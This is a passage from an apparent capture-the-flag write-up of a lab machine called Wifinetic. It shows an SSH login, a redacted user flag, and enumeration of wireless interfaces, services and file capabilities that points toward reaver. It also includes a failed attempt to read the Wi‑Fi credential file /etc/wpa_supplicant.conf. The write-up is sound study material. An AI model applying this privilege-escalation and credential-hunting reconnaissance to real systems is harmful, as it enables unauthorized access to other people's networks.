
```
Kali Wifinetic/etc » ssh netadmin@10.10.11.247
netadmin@10.10.11.247's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-162-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 14 Sep 2023 10:01:17 AM UTC

  System load:            0.08
  Usage of /:             65.8% of 4.76GB
  Memory usage:           6%
  Swap usage:             0%
  Processes:              231
  Users logged in:        1
  IPv4 address for eth0:  10.10.11.247
  IPv6 address for eth0:  dead:beef::250:56ff:feb9:4fd9
  IPv4 address for wlan0: 192.168.1.1
  IPv4 address for wlan1: 192.168.1.23


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Sep 14 10:01:16 2023 from 10.10.16.58
netadmin@wifinetic:~$
```

Successfully working. Lets grab `user.txt`




```
netadmin@wifinetic:~$ cat user.txt
[redacted]
netadmin@wifinetic:~$
```

`sudo -l` might not work for user netadmin.




```
netadmin@wifinetic:~$ sudo -l
[sudo] password for netadmin:
Sorry, user netadmin may not run sudo on wifinetic.
netadmin@wifinetic:~$
```

So Lets try linpeas to get more informations. But I found something interesting called reaver which might be related to wireless interface `mon0`



```
Files with capabilities (limited to 50):
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/reaver = cap_net_raw+ep

╔══════════╣ Users with capabilities
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
```


Checking interfaces `ifconfig`.



```
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20172  bytes 1212472 (1.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20172  bytes 1212472 (1.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

mon0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        unspec 02-00-00-00-02-00-30-3A-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 83201  bytes 14747170 (14.7 MB)
        RX errors 0  dropped 82070  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.1  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::ff:fe00:0  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:00:00  txqueuelen 1000  (Ethernet)
        RX packets 1563  bytes 167952 (167.9 KB)
        RX errors 0  dropped 391  overruns 0  frame 0
        TX packets 2012  bytes 258890 (258.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.23  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::ff:fe00:100  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:01:00  txqueuelen 1000  (Ethernet)
        RX packets 828  bytes 115435 (115.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1556  bytes 194956 (194.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan2: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 02:00:00:00:02:00  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

So there is the different interfaces including `mon0`, `wlan0`, etc
In `mon0`, specialized mode for wireless network interfaces that allows them to capture and analyze wireless traffic on the network without actively participating in it as a connected device.


Lets check if we find on `iwconfig` (used to configure and display information about wireless network interfaces.)



```
netadmin@wifinetic:~$ iwconfig
wlan2     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

eth0      no wireless extensions.

wlan1     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

lo        no wireless extensions.

mon0      IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

hwsim0    no wireless extensions.

wlan0     IEEE 802.11  Mode:Master  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

There might be different services running on the machine related to interfaces.


`netadmin@wifinetic:~$ systemctl`



```
  systemd-update-utmp.service                                                loaded active exited    Update UTMP about System Boot/Shutdown
  systemd-user-sessions.service                                              loaded active exited    Permit User Sessions
  udisks2.service                                                            loaded active running   Disk Manager
  user-runtime-dir@1000.service                                              loaded active exited    User Runtime Directory /run/user/1000
  user@1000.service                                                          loaded active running   User Manager for UID 1000
  vgauth.service                                                             loaded active running   Authentication service for virtual machines hosted on VMware
  vsftpd.service                                                             loaded active running   vsftpd FTP server
  wpa_supplicant.service                                                     loaded active running   WPA supplicant
  wps_check.service                                                          loaded active running   WPS Check
  -.slice                                                                    loaded active active    Root Slice
  system-getty.slice                                                         loaded active active    system-getty.slice
  system-modprobe.slice                                                      loaded active active    system-modprobe.slice
  system.slice                                                               loaded active active    System Slice
  user-1000.slice                                                            loaded active active    User Slice of UID 1000
  user.slice                                                                 loaded active active    User and Session Slice
  dbus.socket                                                                loaded active running   D-Bus System Message Bus Socket
  dm-event.socket                                                            loaded active listening Device-mapper event daemon FIFOs
  iscsid.socket                                                              loaded active listening Open-iSCSI iscsid Socket
  lvm2-lvmpolld.socket                                                       loaded active listening LVM2 poll daemon socket
  multipathd.socket                                                          loaded active running   multipathd control socket
  snapd.socket                                                               loaded active running   Socket activation for snappy daemon
  syslog.socket                                                              loaded active running   Syslog Socket
  systemd-initctl.socket                                                     loaded active listening initctl Compatibility Named Pipe
  systemd-journald-audit.socket                                              loaded active running   Journal Audit Socket
  systemd-journald-dev-log.socket                                            loaded active running   Journal Socket (/dev/log)
  systemd-journald.socket                                                    loaded active running   Journal Socket
  systemd-rfkill.socket                                                      loaded active listening Load/Save RF Kill Switch Status /dev/rfkill Watch
  systemd-udevd-control.socket                                               loaded active running   udev Control Socket
  systemd-udevd-kernel.socket                                                loaded active running   udev Kernel Socket
  uuidd.socket                                                               loaded active listening UUID daemon activation socket
  dev-sda3.swap                                                              loaded active active    /dev/sda3
  basic.target                                                               loaded active active    Basic System
  cryptsetup.target                                                          loaded active active    Local Encrypted Volumes
  getty-pre.target                                                           loaded active active    Login Prompts (Pre)
  getty.target                                                               loaded active active    Login Prompts
  graphical.target                                                           loaded active active    Graphical Interface
  local-fs-pre.target                                                        loaded active active    Local File Systems (Pre)
  local-fs.target                                                            loaded active active    Local File Systems
  multi-user.target                                                          loaded active active    Multi-User System
  network-online.target                                                      loaded active active    Network is Online
  network.target                                                             loaded active active    Network
  nss-lookup.target                                                          loaded active active    Host and Network Name Lookups
  nss-user-lookup.target                                                     loaded active active    User and Group Name Lookups
  paths.target                                                               loaded active active    Paths
```


`wpa_supplicant.services` is service running on the machine.

`netadmin@wifinetic:~$ systemctl status wpa_supplicant.service`



```
netadmin@wifinetic:~$ systemctl status  wpa_supplicant.service
● wpa_supplicant.service - WPA supplicant
     Loaded: loaded (/lib/systemd/system/wpa_supplicant.service; enabled; vendor preset: enabled)
     Active: active (running) since Fri 2023-09-15 15:52:45 UTC; 20s ago
   Main PID: 74567 (wpa_supplicant)
      Tasks: 1 (limit: 4595)
     Memory: 1.2M
     CGroup: /system.slice/wpa_supplicant.service
             └─74567 /sbin/wpa_supplicant -u -s -c /etc/wpa_supplicant.conf -i wlan1
```

wpa_supplicant service is running as expected and managing wireless connections on system using the configuration specified in `/etc/wpa_supplicant.conf` for the 'wlan1' interface.




```
netadmin@wifinetic:~$ cat /etc/wpa_supplicant.conf
cat: /etc/wpa_supplicant.conf: Permission denied
```

Got permission denied. Lets gather more information.

I googled to gain more information about iwconfig.I am new interfaces exoloit .


Link- https://unix.stackexchange.com/questions/743292/can-iwconfig-performance-metrics-be-obtained-with-iw

```
netadmin@wifinetic:/tmp$ iw dev
```




```
netadmin@wifinetic:/tmp$ iw dev
phy#2
        Interface mon0
                ifindex 7
                wdev 0x200000002
                addr 02:00:00:00:02:00
                type monitor
                txpower 20.00 dBm
        Interface wlan2
                ifindex 5
                wdev 0x200000001
                addr 02:00:00:00:02:00
                type managed
                txpower 20.00 dBm
phy#1
        Unnamed/non-netdev interface
                wdev 0x10000010a
                addr 42:00:00:00:01:00
                type P2P-device
                txpower 20.00 dBm
        Interface wlan1
                ifindex 4
                wdev 0x100000001
                addr 02:00:00:00:01:00
                ssid OpenWrt
                type managed
                channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412 MHz
                txpower 20.00 dBm
phy#0
        Interface wlan0
                ifindex 3
                wdev 0x1
                addr 02:00:00:00:00:00
                ssid OpenWrt
                type AP
                channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412 MHz
                txpower 20.00 dBm
```

lets be sure if it has exploit with reaver (previously i found it) or not with the help of `getcap` .

